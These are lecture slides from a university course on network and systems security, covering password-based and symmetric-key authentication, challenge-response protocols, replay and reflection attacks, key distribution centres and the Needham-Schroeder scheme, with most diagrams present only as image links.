

Networks and Systems Security II

CSE 354/554

Instructor: Sambuddho

(Semester: Winter 2025)

Symmetric Key Authentication

Basics of Authentication

- Authentication: Establishes peer identities with what they may know/what they possess/what they claim (+ may achieve integrity protection).

Basics of Authentication

- Password based authentication -
 - Uses information of what “you” know to prove “your” identity.
 - Password storing - hashes, encrypted-hashes, authentication of the program that decrypts the encrypted passwords.
 - Guessing passwords: On-line vs Off-line guessing
 - On-line: Guessing in real-time
 - Off-line: Capture first - guess later.

Password as Cryptographic Keys

- Ex. hash passwords to derive shared secrets.
 - Linux user authentication
 - Pluggable Authentication Module - supports various kinds of authentication - e.g. passwords, pub-private cryptography, OTPs, kerberos etc.
 - Passwords - MD5 hashed passwords (with/without option 'Salt').
 - Other mechanism - use the password to derive shared keys. Never store the keys. e.g. deriving a shared secret (secret key) from password that drives HMAC. (actually used in OpenSSL).

Authentication Using Intermediaries

- KDC - Centralized approach mostly involving secret key/symmetric authentication. *Online*. Supports KDCs.
- CA - Distributed, mostly uses public-private cryptographic authentication. *Offline*. Supports multiple CAs.

Authentication Protocols


- Basic requirements:
 - Authenticate - “who am I” and prove to me - “who you are”
 - Deriving session key for communication.
 - Integrity protection.
 - Replay protection.
 - Perfect forward secrecy (optional): Compromise of long term secret keys doesn't lead to accidental leakage of past keys (with the same shared secret keys).

Network vs Host Based Authencation


- IP network doesn't have much authentication/confidentiality per se (excluding IPSec/v6 etc.).
- Mostly host centric - challenge response based authentication, public-private crypto etc.

Centralized Challenge Response Protocols

- Basic challenge response protocols
 - Client requests service
 - Server responds with challenge/puzzle/password prompt.
 - Password responded / puzzle solved etc.
 - Challenges - offline password guessing, database compromise, scalability, network resources and account management (redundancy management).




Basic Challenge Handshake Protocols



Major issues:
- Offline password guessing attacks


Basic Challenge Handshake Protocols...




Major issues:

- Eavesdropper can reuse the encrypted TS if it captures the message and replays "soon enough" to Bob or multiple others that use the same password.


Mutual Authentication and Pitfalls



Mutual Authentication (Reduced Version)



Reflection Attack



Ways to solve the reflection attack:



- Different keys to authenticate Alice and Bob

- Different challenge response messages -e.g. the response could include the identity of the responder concatenated to the message R .


KDC - Key Distribution Center

- Centralized key management and distribution
 - Aka mediated authentication
 - Describe more about mediated key management
 - Examples, issues etc.


Mediated Authentication (using KDC)




Needham Schroeder Scheme



